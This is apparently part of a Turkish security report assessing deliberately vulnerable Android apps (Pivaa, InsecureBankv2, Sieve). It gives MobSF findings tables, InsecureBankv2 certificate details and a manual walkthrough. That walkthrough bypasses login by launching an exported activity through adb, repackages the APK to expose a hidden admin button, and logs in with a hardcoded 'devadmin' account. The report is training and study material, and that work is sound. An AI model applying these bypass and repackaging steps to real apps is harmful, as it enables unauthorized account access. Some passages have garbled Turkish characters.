Pivaa	1	FCS_RBG_EXT.1.1	Güvenlik Fonksiyonu Gereksinimleri	Rastgele bit üretim hizmetleri	Uygulama, kriptografik işlemler için platform tarafından sağlanan DRBG fonksiyonunu çağırır.
Pivaa	2	FCS_STO_EXT.1.1	Güvenlik Fonksiyonu Gereksinimleri	Kimlik bilgilerinin depolanması.	Uygulama, kalıcı bellekte herhangi bir kimlik bilgisi saklamaz.
Pivaa	3	FCS_CKM_EXT.1.1	Güvenlik Fonksiyonu Gereksinimleri	Kriptografik anahtar üretim hizmetleri.	Uygulama, asimetrik şifreleme anahtarı oluşturamaz.
Pivaa	4	FDP_DEC_EXT.1.1	Güvenlik Fonksiyonu Gereksinimleri	Platforma erişim kaynakları	Uygulamanın ağ bağlantısına, konuma, kameraya, mikrofona ve NFC'ye erişimi vardır.
Pivaa	5	FDP_DEC_EXT.1.2	Güvenlik Fonksiyonu Gereksinimleri	Platforma erişim kaynakları	Uygulamanın adres defterine erişimi vardır.
Pivaa	6	FDP_NET_EXT.1.1	Güvenlik Fonksiyonu Gereksinimleri	Ağ iletişimleri	Uygulama, kullanıcı/uygulama tarafından başlatılan ağ iletişimlerine sahiptir.
Pivaa	7	FDP_DAR_EXT.1.1	Güvenlik Fonksiyonu Gereksinimleri	Hassas şifreleme uygulama verileri	Uygulama, kalıcı bellekteki dosyaları şifrelemez.
Pivaa	8	FTP_DIT_EXT.1.1	Güvenlik Fonksiyonu Gereksinimleri	Taşınan verilerin korunması	Uygulama, iletilen bazı verileri HTTPS/TLS/SSH ile şifreler.
Pivaa	9	FCS_RBG_EXT.2.1 , FCS_RBG_EXT.2.2	Seçime Dayalı Güvenlik Fonksiyonu Gereksinimleri	Uygulamadan rastgele bit üretimi	Uygulama, NIST özel yayını 800-90A kullanarak rastgele bit üretimi yapar.
Pivaa	10	FCS_COP.1.1(1)	Seçime Dayalı Güvenlik Fonksiyonu Gereksinimleri	Kriptografik operasyonlar-şifreleme/şifre çözme	Uygulama, uygun olmayan şifreleme/şifre çözme işlemi gerçekleştirir. AES-ECB modu kullanılıyor.
Pivaa	11	FCS_HTTPS_EXT.1.1	Seçime Dayalı Güvenlik Fonksiyonu Gereksinimleri	HTTPS Protokolü	Uygulama, RFC 2818 ile HTTPS protokolünü uygular.
Pivaa	12	FCS_HTTPS_EXT.1.2	Seçime Dayalı Güvenlik Fonksiyonu Gereksinimleri	HTTPS Protokolü	Uygulama, TLS kullanarak HTTPS uygular.
Pivaa	13	FCS_HTTPS_EXT.1.3	Seçime Dayalı Güvenlik Fonksiyonu Gereksinimleri	HTTPS Protokolü	Uygulama kullanıcıyı bilgilendirir ve bağlantı kurmaz veya bağlantı kurmak için uygulama yetkilendirmesi talep eder.

Pivaa	14	FIA_X509_EXT.1.1	Seime Dayalı Güvenlik Fonksiyonu Gereksinimleri	X.509 sertifikası doğrulama	Uygulama, CA ile imzalanmalıdır.
Pivaa	15	FIA_X509_EXT.2.1	Seime Dayalı Güvenlik Fonksiyonu Gereksinimleri	X.509 sertifikası doğrulama	Uygulama, RFC 5280 tarafından tanımlanan şekilde X.509 sertifikasını kullanır. (HTTPS, TLS için kimlik doğrulama desteęi).
InsecureBankv2	1	FCS_RBG_EXT.1.1	Güvenlik Fonksiyonu Gereksinimleri	Rastgele bit üretim hizmetleri	Uygulama, kriptografik işlemler için platform tarafından sağlanan DRBG fonksiyonunu çağırır.
InsecureBankv2	2	FCS_STO_EXT.1.1	Güvenlik Fonksiyonu Gereksinimleri	Kimlik bilgilerinin depolanması.	Uygulama, kalıcı bellekte herhangi bir kimlik bilgisi saklamaz.
InsecureBankv2	3	FCS_CKM_EXT.1.1	Güvenlik Fonksiyonu Gereksinimleri	Kriptografik anahtar üretim hizmetleri.	Uygulama, asimetrik şifreleme anahtarı oluşturmaz.
InsecureBankv2	4	FDP_DEC_EXT.1.1	Güvenlik Fonksiyonu Gereksinimleri	Platforma erişim kaynakları	Uygulamanın ağ bağlantısına, konuma, kameraya, mikrofona ve NFC'ye erişimi vardır.
InsecureBankv2	5	FDP_DEC_EXT.1.2	Güvenlik Fonksiyonu Gereksinimleri	Platforma erişim kaynakları	Uygulamanın adres defterine erişimi vardır.
InsecureBankv2	6	FDP_NET_EXT.1.1	Güvenlik Fonksiyonu Gereksinimleri	Ağ iletişimleri	Uygulama, kullanıcı/uygulama tarafından başlatılan ağ iletişimlerine sahiptir.
InsecureBankv2	7	FDP_DAR_EXT.1.1	Güvenlik Fonksiyonu Gereksinimleri	Hassas şifreleme uygulama verileri	Uygulama, kalıcı bellekteki dosyaları şifrelemez.
InsecureBankv2	8	FMT_MEC_EXT.1.1	Güvenlik Fonksiyonu Gereksinimleri	Desteklenen Yapılandırma Mekanizması.	Uygulama, platform satıcısı tarafından yapılandırma seçeneklerini depolamak ve ayarlamak için önerilen mekanizmaları çağırır.
InsecureBankv2	9	FTP_DIT_EXT.1.1	Güvenlik Fonksiyonu Gereksinimleri	Taşınan verilerin korunması	Uygulama, iletilen bazı verileri HTTPS/TLS/SSH ile şifreler.
InsecureBankv2	10	FCS_RBG_EXT.2.1 , FCS_RBG_EXT.2.2	Seime Dayalı Güvenlik Fonksiyonu Gereksinimleri	Uygulamadan rastgele bit üretimi	Uygulama, NIST özel yayını 800-90A kullanarak rastgele bit üretimi yapar.
InsecureBankv2	11	FCS_CKM.1.1(1)	Güvenlik Fonksiyonu Gereksinimleri	Kriptografik Asimetrik Anahtar	Uygulama, içerisinde asimetrik şifreleme anahtarları oluşturur.

					RSA şemasına göre 2048 bit veya daha büyük şifreleme anahtar boyutlarını kullanarak anahtar üretir.
InsecureBankv2	12	FCS_COP.1.1(1)	Seçime Dayalı Güvenlik Fonksiyonu Gereksinimleri	Kriptografik operasyonlar-şifreleme/şifre çözme	Uygulama, uygun olmayan şifreleme/şifre çözme işlemi gerçekleştirir. AES-ECB modu kullanılıyor.
InsecureBankv2	13	FCS_COP.1.1(2)	Seçime Dayalı Güvenlik Fonksiyonu Gereksinimleri	Kriptografik operasyonlar-şifreleme/şifre çözme	Uygulama, içinde olmayan kriptografik karma hizmetleri gerçekleştirir. FCS_COP.1.1(2) ile uyumludur ve RC2/RC4/MD4/MD5 algoritmalarını kullanır.
InsecureBankv2	14	FCS_COP.1.1(3)	Seçime Dayalı Güvenlik Fonksiyonu Gereksinimleri	Kriptografik operasyonlar-şifreleme/şifre çözme	Uygulama, kriptografik imza hizmetleri gerçekleştirir. RSA şemasına göre 2048 bit veya daha büyük şifreleme anahtar boyutlarını kullanarak gerçekleştirilir.
InsecureBankv2	15	FCS_HTTPS_EXT.1.1	Seçime Dayalı Güvenlik Fonksiyonu Gereksinimleri	HTTPS Protokolü	Uygulama, RFC 2818 ile HTTPS protokolünü uygular.
InsecureBankv2	16	FCS_HTTPS_EXT.1.2	Seçime Dayalı Güvenlik Fonksiyonu Gereksinimleri	HTTPS Protokolü	Uygulama, TLS kullanarak HTTPS uygular.
InsecureBankv2	17	FPT_TUD_EXT.2.1	Seçime Dayalı Güvenlik Fonksiyonu Gereksinimleri	Kurulum ve güncelleme için bütünlük	Uygulama, platform destekli paket yöneticisi kullanılarak dağıtılır.
Sieve	1	FCS_RBG_EXT.1.1	Güvenlik Fonksiyonu Gereksinimleri	Rastgele bit üretim hizmetleri	Uygulama, kriptografik işlemler için platform tarafından sağlanan DRBG fonksiyonunu çağırır.
Sieve	2	FCS_STO_EXT.1.1	Güvenlik Fonksiyonu Gereksinimleri	Kimlik bilgilerinin depolanması.	Uygulama, kalıcı bellekte herhangi bir kimlik bilgisi saklamaz.
Sieve	3	FCS_CKM_EXT.1.1	Güvenlik Fonksiyonu Gereksinimleri	Kriptografik anahtar üretim hizmetleri.	Uygulama, asimetrik şifreleme anahtarı oluşturmaz.
Sieve	4	FDP_DEC_EXT.1.1	Güvenlik Fonksiyonu Gereksinimleri	Platforma erişim kaynakları	Uygulamanın ağ bağlantısına, konuma, kameraya, mikrofona ve NFC'ye erişimi vardır.

Sieve	5	FDP_DEC_EXT.1.2	Güvenlik Fonksiyonu Gereksinimleri	Platforma erişim kaynakları	Uygulamanın adres defterine erişimi vardır.
Sieve	6	FDP_NET_EXT.1.1	Güvenlik Fonksiyonu Gereksinimleri	Ağ iletişimleri	Uygulama, kullanıcı/uygulama tarafından başlatılan ağ iletişimlerine sahiptir.
Sieve	7	FDP_DAR_EXT.1.1	Güvenlik Fonksiyonu Gereksinimleri	Hassas şifreleme uygulama verileri	Uygulama, kalıcı bellekteki dosyaları şifrelemez.
Sieve	8	FTP_DIT_EXT.1.1	Güvenlik Fonksiyonu Gereksinimleri	Taşınan verilerin korunması	Uygulama, iletilen bazı verileri HTTPS/TLS/SSH ile şifreler.
Sieve	9	FCS_RBG_EXT.2.1, FCS_RBG_EXT.2.2	Seçime Dayalı Güvenlik Fonksiyonu Gereksinimleri	Uygulamadan rastgele bit üretimi	Uygulama, NIST özel yayını 800-90A kullanarak rastgele bit üretimi yapar.
Sieve	10	FCS_HTTPS_EXT.1.2	Seçime Dayalı Güvenlik Fonksiyonu Gereksinimleri	HTTPS Protokolü	Uygulama, TLS kullanarak HTTPS uygular.

Tablo 10 .Uygulamaların Sertifika Bilgisi Analizi

Uygulama Adı	Sertifika Bilgisi
Ovaa	Kod imzalanma sertifikası bulunamamıştır.
Diva	Kod imzalanma sertifikası bulunamamıştır.
Pivaa	Kod imzalanma sertifikası bulunamamıştır.
InsecureBankv2	Kod imzalanma sertifikası bulunmaktadır.
Sieve	Kod imzalanma sertifikası bulunamamıştır.

Tablo 11.InsecureBankv2 Uygulamasının Sertifika Bilgileri


BİLGİ	AÇIKLAMA
v1 signature:	True
v2 signature:	False
v3 signature:	False
Found	1 unique certificates
Subject:	ST=MA, L=Boston, O=SI, OU=Services, CN=Dinesh Shetty
Subject:	ST=MA, L=Boston, O=SI, OU=Services, CN=Dinesh Shetty
Signature Algorithm:	rsassa_pkcs1v15
Valid From:	2015-07-24 20:37:08+00:00
Valid To:	2040-07-17 20:37:08+00:00
Issuer:	ST=MA, L=Boston, O=SI, OU=Services, CN=Dinesh Shetty
Serial Number:	0x6bb4f616

Hash Algorithm:	sha256		
md5:	6a736d89abb13d7165e7cff905ac928d		
sha1:	a1bae91a2b1620f6c9dab425e69fc32ba1e97741		
sha256:	8092db81ae717486631a1534977def465ee112903e1553d38d41df8abd57a375		
sha512:	53770f3f69916f74ddd6e750ae16fd9b23fa5b2c8e9e53bd5a84202d7d7c44a26ede13e6db450ab0c1d9f64534802b88ebb0b4de1da076b62112d9b122cbbd92		
BAŞLIK		GÜVENLİK ORANI	AÇIKLAMA
Uygulama imzalanmıştır.		Bilgi	Uygulama bir kod imzalama sertifikası ile imzalanmıştır.
Uygulama Janus güvenlik açığına karşı risk altındadır.		Yüksek Risk	Uygulama v1 imza şemasıyla imzalanmıştır. Bu da onu Android 5.0-8.0’da Janus güvenlik açığına karşı savunmasız hale getirmektedir. Android 5.0-7.0 üzerinde çalışan uygulamalar v2/v3 şeması ile imzalanmıştır.

3.1.5.Uygulamaların Manuel Analiz Sonuçları

3.1.5.1.InsecureBankv2 Uygulaması

Bu uygulama da test edilen diğer dört uygulama gibi, bilinçli olarak zafiyet içeren bir Android uygulamasıdır. Uygulamanın manuel testi için Kali Linux sanal makinesi ve Genymotion aracı kullanılmıştır. Genymotion'da Samsung Galaxy S8 emulatörü seçilmiştir. Her iki sanal makine de NAT ve yalnızca ana bilgisayar ağ bağdaştırıcıları, kullanılacak biçimde yapılandırılmıştır. Kullanılan emulatörün özellikleri aşağıda verilmiştir.



Şekil 6.InsecureBankv2/Genymotion Cihaz Özellikleri

AndroLab sunucusunu kurmak için, uygulamanın GitHub deposu, Kali Linux sanal makinesine kopyalanmıştır. Emulatörün çalışabilmesi için gerekli olan işlem adımları aşağıda verilmiştir.

```
pip install -r requirements.txt
```

Yüklemeler tamamlandıktan sonra http sunucusu, 8888 numaralı portta çalıştırılmıştır.


```
python app.py
```

Ardından emulatöre bağlanmak için, ADB aracı kullanılmıştır ve uygulamanın APK dosyası yüklenmiştir. ADB, bir cihazla iletişim kurulmasını sağlayan çok yönlü bir komut satırı aracıdır. Uygulama yükleme ve hata ayıklama gibi işlemleri kolaylaştırmaya yaramaktadır. Unix kabuğuna erişimi sağlayarak bu işlemlerin gerçekleşmesini sağlamaktadır.

```
adb connect "your-host-only-ip-address"
```

```
adb install InsecureBankv2.apk
```

Uygulama emulatöre ADB aracılığıyla, yukarıdaki komutlar ile yüklenmiştir. Uygulama yüklendikten sonra, uygulama açılarak AndroLab sunucusunun çalıştığı IP adresine ve portuna yönlendirme yapılmıştır. Bu port numarası 8888'dir.




Şekil 7. InsecureBankv2/Bağlantı Port Numarası

'Submit' butonuna tıklanarak, ağ ayarları yapılandırılmıştır. Uygulamanın sunucuya bağlı olup olmadığını görmek için, bir dizi doğru ve yanlış kimlik bilgisi kullanılarak oturum açma işlemi denenmiştir.

```
The server is hosted on port: 8888
u= None
{"message": "User Does not Exist", "user": "test"}
u= <User u'jack'>
{"message": "Correct Credentials", "user": "jack"}
```

Şekil 8.InsecureBankv2/Sunucusuyla İletişim

Giriş yapılmaya çalışıldığında, uygulamanın AndroLab sunucusuyla iletişim kurduğu yukarıdaki şekilde görülmektedir. Uygulama emulatörde başlatıldığında, kullanıcıya bir oturum açma arayüzü sağlamaktadır. Bu arayüz aşağıda verilmiştir.



Şekil 9.InsecureBankv2/Oturum Açma Arayüzü

Uygulamada oturum açma bölümü bir takım zafiyetleri içerisinde barındırmaktadır. Sırayla bu zafiyetler incelenmiştir. Öncelikle 'login bypass' ile zafiyete erişilmeye çalışılmıştır. MobSF aracından elde edilen uygulama izin bilgileri ve java kodları incelenerek analize başlanmıştır. AndroidManifest.xml dosyasına bakıldığında, dört faaliyetin dışarı aktarıldığı görülmüştür.

```
</activity>
<activity android:label="@string/title_activity_file_pref" android:name="com.android.insecurebankv2.FilePrefActivity" android:windowSoftInputMode="adjustNothing|stateVisible" />
<activity android:label="@string/title_activity_do_login" android:name="com.android.insecurebankv2.DoLogin" />
<activity android:label="@string/title_activity_post_login" android:name="com.android.insecurebankv2.PostLogin" android:exported="true" />
<activity android:label="@string/title_activity_wrong_login" android:name="com.android.insecurebankv2.WrongLogin" />
<activity android:label="@string/title_activity_do_transfer" android:name="com.android.insecurebankv2.DoTransfer" android:exported="true" />
<activity android:label="@string/title_activity_view_statement" android:name="com.android.insecurebankv2.ViewStatement" android:exported="true" />
<provider android:name="com.android.insecurebankv2.TrackUserContentProvider" android:exported="true" android:authorities="com.android.insecurebankv2.TrackUserContentProvider" />
<receiver android:name="com.android.insecurebankv2.MyBroadcastReceiver" android:exported="true">
    <intent-filter>
        <action android:name="theBroadcast" />
    </intent-filter>
</receiver>
<activity android:label="@string/title_activity_change_password" android:name="com.android.insecurebankv2.ChangePassword" android:exported="true" />
```


Şekil 10.InsecureBankv2/AndroidManifest.xml/Dışa Aktarılan İzinler

Uygulama izin dosyasında görülen ‘PostLogin’ isimli aktivite, giriş yaptıktan sonra görüntülenen aktivite olduğu varsayılmıştır. ADB aracı kullanılarak dışa aktarılan aktivite görüntülenmiştir.

```
adb shell am start -n
```

```
com.android.insecurebankv2/com.android.insecurebankv2.PostLogin
```

Bu işlem sayesinde, oturum açma işlemi atlanmıştır. Kötü niyetli kişiler bu yöntemi kullanarak bu zafiyetten yararlanabilmektedirler.



Şekil 11. InsecureBankv2/PostLogin Root İşlemi


Bir sonraki adımda “LoginActivity” java kodu incelenmiştir. Uygulamaya giriş yapabilmek için gizli bir buton olduğu keşfedilmiştir. ‘is_admin’ isimdeki bir kaynak dizesinin “no” değeri olarak ayarlanıp ayarlanmadığına bakılmıştır. Uygulama bu şekilde ayarlanmıştır. “setVisibility(8)” yöntemi ile butonun görünmez hale getirilmeye çalışıldığı görülmüştür. Buradaki zafiyetten yararlanabilmek için, “no” değeri, “yes” değeriyle değiştirilmiştir. Apktool aracıyla uygulama dosyalarının çözüldüğü yeni bir klasör oluşturulmuştur.

```
@Override // android.app.Activity
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.activity_log_main);
    String mess = getResources().getString(R.string.is_admin);
    if (mess.equals("no")) {
        View button_CreateUser = findViewById(R.id.button_CreateUser);
        button_CreateUser.setVisibility(8);
    }
}
```

Şekil 12. InsecureBankv2/LoginActivity.java


```
apktool d InsecureBankv2.apk
```

“yes” ve “no” değeri bir string ifade olduğu için dosya konumu, strings.xml dosyasındaki “/res/values/” dizinleri altında bulunmaktadır. Bu dosya açılıp “is_admin” değeri “yes” stringiyle değiştirilmiştir.



```
<string name="title_activity_view_statement">ViewStatement</string>
<string name="is_admin">yes</string>
<string name="title_activity_change_password">ChangePassword</string>
```

Şekil 13. InsecureBankv2/Strings.xml is_admin Değerinin Değiştirilmesi

Analizin devamında, değiştirilmiş değeri yeniden oluşturmak için Apktool aracı kullanılmıştır.

```
apktool b -f -d InsecureBankv2/
```

Mobil uygulama, yeniden oluşturulan APK’nın imzalamadan emulatöre veya telefona yüklenmesine izin vermemektedir. Bu işlemi yapabilmek için, aşağıdaki komut çalıştırılmış ve bir keystore oluşturulmuştur. Keystore oluşturulurken daha sonraki işlemlerde gerekecek olan bir parola oluşturulmuştur.

```
keytool -genkey -v -keystore ctf.keystore -alias ctfKeystore -keyalg
RSA -keysize 2048 -validity 10000
```

Oluşturulan keystore ile “jarsigner” aracı kullanılarak APK imzalanmıştır. Böylece APK emulatöre yüklenmiştir. Bu adımda bir önceki adımda keystore oluşturulurken kullanılan parola kullanılmıştır.

```
jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore
ctf.keystore InsecureBankv2/dist/InsecureBankv2.apk ctfKeystore
```

Ardından, APK’nın jarsigner aracı kullanılarak imzalandığı doğrulanmıştır.

```
jarsigner -verify -verbose -certs InsecureBankv2.apk
```


İmzalanmış uygulama, zipalign isimli araç ile yükleme işlemi için hazırlanmıştır.

```
zipalign -v 4 InsecureBankv2.apk InsecureBankv2-aligned.apk
```

ADB kullanılarak ‘is_admin’ dizisindeki string ifade ‘yes’ olarak ayarlanmıştır. Uygulama yüklenmeden önce emulatörden eski sürüm silinmiştir.

```
adb install InsecureBankv2-aligned.apk
```

Uygulama böylelikle başarıyla yüklenmiştir. Analizin devamında yüklenen uygulama açılarak “Create User” butonu görülmüştür.



Şekil 14. InsecureBankv2/ Create User

“Create User” butonunun kaynak koduna bakılarak, butonun kullanıcı oluşturulmasına izin vermediği görülmüştür. Bu durum güvenlik açığının olmadığı anlamına gelmektedir. Eğer kullanıcı oluşturma izni verilseydi bu zafiyet istismar edilebilecekti. Bu sebeple mobil uygulama test edilirken bu işlemleri uygulamak ve zafiyet olup olmadığını gözlemlemek oldukça önemlidir.

```
protected void createUser() {  
    Toast.makeText(this, "Create User functionality is still Work-In-Progress!!", 1).show();  
}
```

Şekil 15. InsecureBankv2/LoginActivity.java/createUser

Uygulamanın geliştirici girşi incelendiğinde, ‘DoLogin’ etkinliğini başlatan ve kullanıcı tarafından girilen kimlik bilgilerini, bu etkinliğe parametre olarak ileten yeni bir intent oluşturduğu görülmüştür.

```
protected void performlogin() {  
    this.Username_Text = (EditText) findViewById(R.id.loginscreen_username);  
    this.Password_Text = (EditText) findViewById(R.id.loginscreen_password);  
    Intent i = new Intent(this, DoLogin.class);  
    i.putExtra("passed_username", this.Username_Text.getText().toString());  
    i.putExtra("passed_password", this.Password_Text.getText().toString());  
    startActivity(i);  
}
```

Şekil 16. InsecureBankv2/LoginActivity.java/performLogin

Bu aktivitenin kaynak kodu incelendiğinde ‘postData()’ adında bir y nteme eriřilmiřtir. Bu y ntemin, oturum a mak i in girilen kimlik bilgilerini sunucuya g nderdiđi g r lm řtir. ‘devadmin’ kullanıcı adı olarak girilmiřse, kimlik bilgilerinin ‘devlogin’ ismindeki farklı bir u  noktaya g nderildiđi g r lm řtir. Kısacası, ‘devadmin’ kullanıcı adı ve herhangi bir řifreyle giriř yapılırsa giriř bařarılı olmaktadır.

```
public void postData(String valueIWantToSend) throws ClientProtocolException, IOException, JSONException, InvalidKeyException, NoSuchAlgorithmException {
    HttpResponse responseBody;
    DefaultHttpClient defaultHttpClient = new DefaultHttpClient();
    HttpPost httpPost = new HttpPost(DoLogin.this.protocol + DoLogin.this.serverip + ":" + DoLogin.this.serverport + "/login");
    HttpPost httpPost2 = new HttpPost(DoLogin.this.protocol + DoLogin.this.serverip + ":" + DoLogin.this.serverport + "/devlogin");
    List<NameValuePair> nameValuePairs = new ArrayList<>(2);
    nameValuePairs.add(new BasicNameValuePair("username", DoLogin.this.username));
    nameValuePairs.add(new BasicNameValuePair("password", DoLogin.this.password));
    if (DoLogin.this.username.equals("devadmin")) {
        httpPost2.setEntity(new UrlEncodedFormEntity(nameValuePairs));
        responseBody = defaultHttpClient.execute(httpPost2);
    } else {
        httpPost.setEntity(new UrlEncodedFormEntity(nameValuePairs));
        responseBody = defaultHttpClient.execute(httpPost);
    }
    InputStream in = responseBody.getEntity().getContent();
    DoLogin.this.result = convertStreamToString(in);
    DoLogin.this.result = DoLogin.this.result.replace("\n", "");
    if (DoLogin.this.result == null) {
        return;
    }
    if (DoLogin.this.result.indexOf("Correct Credentials") != -1) {
        Log.d("Successful Login:", "account=" + DoLogin.this.username + " + DoLogin.this.password);
        saveCreds(DoLogin.this.username, DoLogin.this.password);
        trackUserLogins();
        Intent pL = new Intent(DoLogin.this.getApplicationContext(), PostLogin.class);
        pL.putExtra("uname", DoLogin.this.username);
        DoLogin.this.startActivity(pL);
        return;
    }
    Intent xi = new Intent(DoLogin.this.getApplicationContext(), WrongLogin.class);
    DoLogin.this.startActivity(xi);
}
```

řekil 17.InsecureBankv2/DoLogin.java

Giriřin bařarılı olduđu bilgisi ařađıda verilmiřtir.

```
The server is hosted on port: 8888
{"message": "Correct Credentials", "user": "devadmin"}
```

řekil 18.InsecureBankv2/devadmin Kullanıcı İsmiyle Giriř Yapılması

B ylelikle, kullanılan “saveCreds()” methodu ve paylařılan aktivitelerin sabit kodlanmıř olması sebebiyle zafiyet g r nt lenmiřtir.

```
private void saveCreds(String username, String password) throws UnsupportedEncodingException, InvalidKeyException, NoSuchAlgorithmException {
    SharedPreferences mySharedPreferences = DoLogin.this.getSharedPreferences("mySharedPreferences", 0);
    SharedPreferences.Editor editor = mySharedPreferences.edit();
    DoLogin.this.rememberme_username = username;
    DoLogin.this.rememberme_password = password;
    String base64Username = new String(Base64.encodeToString(DoLogin.this.rememberme_username.getBytes(), 4));
    CryptoClass crypt = new CryptoClass();
    DoLogin.this.superSecurePassword = crypt.aesEncryptedString(DoLogin.this.rememberme_password);
    editor.putString("EncryptedUsername", base64Username);
    editor.putString("superSecurePassword", DoLogin.this.superSecurePassword);
    editor.commit();
}
```

řekil 19.InsecureBankv2/DoLogin.java/saveCreds

3.1.5.2.PIVAA Uygulaması

Bu uygulama, kasıtlı olarak birçok zafiyeti içerisinde barındırmaktadır. DIVA uygulamasının bir yeni versiyonu olarak geliştirilmiştir. Uygulamanın tüm açıkları github deposunda mevcuttur. Çalışmanın amacı manuel bir biçimde bu açıkları tespit edebilmektir. İçerisinde barındırdığı zafiyetlerin tespit edilmesi için birçok test aracı kullanılmıştır. Kullanılan test araçları; Android Debug Bridge(ADB), Genymotion Emulatorü (Ücretsiz Kişisel Kullanım Versiyonu), Logcat, Kali Linux Sanal Makinesi ve dinamik analiz için de Drozer aracıdır. Uygulamanın MobSF çıktıları da sonuçlar bölümünde verilmiştir.

PIVAA uygulamasında bulunan güvenlik açıkları OWASP TOP 10 listesi de baz alınarak; SQLite veritabanına hassas verilerin açık metin halinde yazılmış olması, SQL sorgularında kullanıcı girdilerinin erişilebilmesi, korunmasız dışa aktarılan içerik sağlayıcıların bulunması, yedekleme zafiyeti, Loglara hassas bilgilerin kaydedilmesi ve hassas bilgilerin harici depolama sisteminde saklanıyor oluşudur. Sırayla bu zafiyetlere erişme adımları aşağıda verilmiştir. Uygulamanın java kaynak kodu, manuel bir şekilde incelenerek işlemlere başlanmıştır. Bu java kodlarında “DatabaseHelper.java” isminde bir dosya bulunmaktadır. Bu dosya incelendiğinde içerisinde “pivaaDB” isminde bir SQLite veritabanı kullanıldığı aşağıdaki şekil’de görülmektedir.

```
package com.htbridge.pivaa.handlers.database;

import android.content.ContentValues;
import android.content.Context;
import android.database.Cursor;
import android.database.DatabaseUtils;
import android.database.sqlite.SQLiteDatabase;
import android.database.sqlite.SQLiteOpenHelper;
import android.util.Log;
import java.util.ArrayList;
/* loaded from: classes.dex */
public class DatabaseHelper extends SQLiteOpenHelper {
    private static final String DATABASE_NAME = "pivaaDB";
    private static final int DATABASE_VERSION = 1;
    private static final String TABLE_DATA = "data";
    private static final String KEY_ID = "id";
    private static final String KEY_TITLE = "title";
    private static final String KEY_AUTHOR = "author";
    private static final String[] COLUMNS = {KEY_ID, KEY_TITLE, KEY_AUTHOR};
```


Şekil 20.Pivaa Uygulaması Java Kaynak Kod İncelenmesi/DatabaseHelper.java

Android işletim sistemine sahip uygulamalar, ayar bilgilerini, veritabanı bilgilerini vb. hassas bilgileri “/data/data/*paketadı*/” dizininde saklarlar. Android Debug Manager aracıyla,

